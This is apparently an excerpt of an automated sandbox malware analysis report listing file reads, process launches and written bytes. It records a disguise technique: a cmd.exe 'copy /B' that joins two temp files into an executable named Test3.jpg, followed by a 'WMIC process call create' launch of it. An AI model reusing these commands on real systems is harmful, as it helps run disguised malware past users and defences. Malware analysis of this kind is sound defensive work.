C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	67F703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	67F703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	67F703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	67F703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	67F703DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	68015705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	999	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	916	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	832	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	343	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	66E81B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	success or wait	2	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	351	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	success or wait	2	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	267	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	success or wait	3	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	success or wait	3	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	success or wait	2	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	658	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	success or wait	2	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	706	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	66E81B4F	ReadFile
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.dll	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66E81B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66E81B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 3868 Parent PID: 6940

General

Start time:	09:40:36
Start date:	08/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline'
Imagebase:	0xa30000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	A8E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP	success or wait	1	AA9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... ....?..... ......D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f	success or wait	1	AA967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline	unknown	369	success or wait	1	A8E638	ReadFile
C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.0.cs	unknown	227	success or wait	1	A8E638	ReadFile

Analysis Process: cvtres.exe PID: 3596 Parent PID: 3868

General

Start time:	09:40:40
Start date:	08/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESBD2F.tmp' 'c:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP'
Imagebase:	0x140000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3144 Parent PID: 6940

General

Start time:	09:40:44
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /C COPy /B %TEMP%\Test1.txt + %TEMP%\Test2.gif %TEMP%\Test3.jpg
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test3.jpg	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	BD5E49	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test3.jpg	unknown	512	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 37 62 c4 da 73 03 aa 89 73 03 aa 89 73 03 aa 89 f0 1f a4 89 72 03 aa 89 45 25 a7 89 72 03 aa 89 3c 21 a3 89 76 03 aa 89 73 03 aa 89 71 03 aa 89 52 69 63 68 73 03 aa 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 b6 e8 f5 5f 00 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 70 19 00 00 50 00 00 00 00 00 00 1c 12 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......7b..s...s...s.......r. ..E%..r...<!..v...s...q...Rich s...........................PE ..L......_.................p.. .P.............	success or wait	30	BF9193	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	512	success or wait	1	BD5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	65024	success or wait	27	BD5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	65024	end of file	1	BD5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	512	success or wait	1	BD5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	65024	success or wait	1	BD5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	65024	end of file	1	BD5742	ReadFile

Analysis Process: cmd.exe PID: 6588 Parent PID: 6940

General

Start time:	09:40:44
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /C WmIC PRocESs CAlL cREAtE %TEMP%\Test3.jpg
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: 1636 Parent PID: 6588

General

Start time:	09:40:45
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	WmIC PRocESs CAlL cREAtE C:\Users\user\AppData\Local\Temp\Test3.jpg
Imagebase:	0xfe0000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create()...	success or wait	1	1012715	fprintf
\Device\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	1012715	fprintf
\Device\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	1012715	fprintf
\Device\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 34 39 32 38 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{. ..ProcessId = 4928;...ReturnValue = 0;..};..	success or wait	1	1012715	fprintf
\Device\ConDrv	unknown	2	0d 0a	..	success or wait	1	10126B7	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Test3.jpg PID: 4928 Parent PID: 4940

General

Start time:	09:40:46

Start date:	08/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Imagebase:	0x400000
File size:	1744221 bytes
MD5 hash:	19387B30D6DBE83E31D3CAC884280D93
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: Test3.jpg PID: 3180 Parent PID: 4928

General

Start time:	09:40:54
Start date:	08/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Imagebase:	0x400000
File size:	1744221 bytes
MD5 hash:	19387B30D6DBE83E31D3CAC884280D93
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis